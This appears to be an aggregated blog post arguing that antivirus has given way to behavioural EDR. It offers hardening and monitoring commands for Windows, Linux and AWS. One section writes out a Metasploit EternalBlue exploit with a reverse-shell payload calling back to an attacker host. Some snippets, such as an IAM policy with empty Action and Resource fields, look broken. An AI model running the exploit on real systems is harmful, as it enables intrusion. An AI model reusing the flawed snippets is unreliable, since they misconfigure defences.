
Listen to this Post
Introduction:

The perennial question of whether antivirus software is still necessary is evolving with the threat landscape. By 2026, the definition of “antivirus” has transformed from a signature-based file scanner into an intelligent, behavior-centric guardian. This shift is critical as cyber threats become more fileless, polymorphic, and stealthy, rendering traditional detection methods insufficient for protecting high-value data and complex digital environments.
Learning Objectives:
- Understand the paradigm shift from signature-based detection to behavioral analysis and Endpoint Detection and Response (EDR).
- Learn to implement and configure next-generation protective measures on modern Windows and Linux systems.
- Explore the integration of AI-driven threat hunting and process integrity monitoring into a layered security strategy.
You Should Know:
- The Fall of Signature-Based Scanning and the Rise of Behavioral AI
The core premise of the modern endpoint is that waiting to detect a known malware signature is a recipe for failure. Next-generation solutions analyze behavior: is a process attempting to encrypt hundreds of files (ransomware)? Is it making anomalous network connections to a command-and-control server? This is where AI/ML models excel, identifying malicious patterns without prior knowledge of the specific threat.
Step-by-step guide:
Concept: Tools like Windows Defender Antivirus (with cloud-delivered protection enabled) or advanced EDR platforms (like CrowdStrike, SentinelOne) use behavioral AI. On Linux, tools like `Wazuh` (open-source EDR) or `Falco` (for container security) perform similar behavioral monitoring.
Action on Windows (PowerShell): Check and ensure real-time behavioral monitoring is enabled.
 Verify Microsoft Defender settings
Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled
 Enable advanced features like Attack Surface Reduction (ASR) rules
Set-MpPreference -AttackSurfaceReductionRules_Ids <RuleID> -AttackSurfaceReductionRules_Actions Enabled
Action on Linux (Wazuh Agent Installation):
 Add the Wazuh repository
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo gpg --no-default-keyring --keyring /usr/share/keyrings/wazuh.gpg --import && echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee -a /etc/apt/sources.list.d/wazuh.list
 Install the agent
sudo apt-get update
sudo apt-get install wazuh-agent
 Configure the agent to point to your Wazuh server and restart
sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
- Process Monitoring and Hardening: Your Last Line of Defense
When a threat bypasses initial layers, its malicious activity manifests in running processes. Monitoring for suspicious process creation, parent-child process anomalies (e.g., `mshta.exe` spawningpowershell.exe), and unauthorized privilege escalation is paramount. This involves hardening common exploitation paths.
Step-by-step guide:
Concept: Use Sysmon (Windows) or Auditd (Linux) for granular process logging. Implement Application Control policies like Windows Defender Application Control (WDAC) or AppArmor/SELinux on Linux.
Action on Windows (Sysmon Configuration – Example Rule): A Sysmon configuration file (sysmon.xml) can include rules to log process creation with specific hashes or from suspicious locations.
<Sysmon schemaversion="4.81">
<EventFiltering>
<ProcessCreate onmatch="include">
<Image condition="end with">cmd.exe</Image>
<ParentImage condition="is">C:\Users\Public\bad.exe</ParentImage>
</ProcessCreate>
</EventFiltering>
</Sysmon>
Install with: `sysmon.exe -accepteula -i sysmon.xml`
Action on Linux (Auditd Rule for SUID/GUID binaries): Monitor for potential privilege escalation attempts.
 Add an audit rule to watch executions of SUID/SGID binaries
sudo auditctl -a always,exit -F arch=b64 -S execve -F path=/usr/bin/passwd -F perm=x
 View the logs
sudo ausearch -sc execve -f /usr/bin/passwd
3. API Security and Cloud Workload Protection
Modern applications are built on APIs, and infrastructure lives in the cloud. Protecting these extends beyond the endpoint. This involves securing API gateways, implementing strict identity and access management (IAM), and using Cloud Security Posture Management (CSPM) to harden configurations.
Step-by-step guide:
Concept: Use tools to scan for API vulnerabilities (OWASP API Top 10) and enforce zero-trust principles in cloud environments (AWS, Azure, GCP).
Action (Example AWS IAM Hardening with CLI):
 Create an IAM policy that enforces MFA for console users (attach to relevant users/groups)
 Save as `require-mfa-policy.json`
{
"Version": "2012-10-17",
"Statement": [
{
"Sid": "AllowAllActionsWhenMFAIsPresent",
"Effect": "Allow",
"Action": "",
"Resource": "",
"Condition": {
"BoolIfExists": {
"aws:MultiFactorAuthPresent": "true"
}
}
}
]
}
 Create the policy
aws iam create-policy --policy-name RequireMFA --policy-document file://require-mfa-policy.json
- Proactive Threat Hunting with Open-Source Intelligence (OSINT) and Logs
Security is not passive. Threat hunting involves proactively searching for indicators of compromise (IOCs) and tactics, techniques, and procedures (TTPs). This combines internal log analysis (from your EDR/process monitoring) with external OSINT feeds.
Step-by-step guide:
Concept: Use SIEM/ELK stacks to correlate logs. Integrate OSINT feeds (e.g., AlienVault OTX, MISP) to look for known malicious IPs, domains, or file hashes in your environment.
Action (Linux – Querying Internal Logs for Connections to Known-Bad IPs): Assume you have a list of malicious IPs in bad_ips.txt.
 Search for connections in various logs (example using journalctl and grep)
sudo journalctl _COMM=network -q --since "today" | grep -F -f bad_ips.txt
 Or search in packet capture data (if using tcpdump logs)
sudo tcpdump -nn -r capture.pcap 2>/dev/null | awk '{print $3, $5}' | grep -F -f bad_ips.txt
5. Vulnerability Exploitation and Mitigation: A Practical Example
Understanding how attackers exploit common vulnerabilities like unpatched software or misconfigurations is key to mitigating them. Let’s examine a classic: exploiting a vulnerable SMB service (like EternalBlue/MS17-010) and its mitigation.
Step-by-step guide:
Exploitation (For Educational/Penetration Testing Only): Using Metasploit in a controlled lab.
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_ip>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <your_ip>
exploit
Mitigation: The definitive mitigation is patching. Additionally, disable SMBv1 and restrict SMB access.
 Windows - Disable SMBv1 via PowerShell (requires admin)
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
 Windows Firewall Rule to restrict SMB (port 445) to specific subnets
New-NetFirewallRule -DisplayName "Restrict SMB" -Direction Inbound -LocalPort 445 -Protocol TCP -Action Allow -RemoteAddress 192.168.1.0/24
 Linux (Samba) - Ensure minimal versions and use host-based allow lists in `smb.conf`
hosts allow = 127.0.0.1 192.168.1.0/24
hosts deny = 0.0.0.0/0
What Undercode Say:
- Antivirus is Dead, Long Live Endpoint Protection: The term “antivirus” is a misnomer for 2026’s required defense-in-depth strategy, which must integrate behavioral AI, EDR, process monitoring, and cloud-native protections.
- Security is a Process, Not a Product: No single tool is a silver bullet. Resilience comes from layering technical controls (hardening, monitoring) with proactive processes (threat hunting, patch management) and continuous user education.
The article’s perspective is fundamentally correct: necessity hinges on risk exposure. For a standard user with robust platform-level protections (like Windows 11’s built-in, cloud-enhanced Defender), a third-party suite may offer diminishing returns. For an enterprise, the “antivirus” question is obsolete; it’s about investing in a full security stack that provides visibility, detection, and response across the entire digital estate. The future belongs to integrated platforms that unify these capabilities, powered by AI to reduce alert fatigue and empower security teams.
Prediction:
By 2026, the standalone “antivirus” market will have fully collapsed into the broader XDR (Extended Detection and Response) and platform security market. AI will not only detect threats but also autonomously contain and remediate incidents—such as isolating compromised endpoints or rolling back ransomware file changes—within seconds. The focus will shift entirely to securing behavior across identities, endpoints, networks, and cloud workloads in a seamless, unified model, making the 2020s debate about antivirus installation seem quaint. The most significant attacks will increasingly target the AI/ML models themselves, leading to a new frontier of adversarial machine learning in cybersecurity.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Piveteau Pierre – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


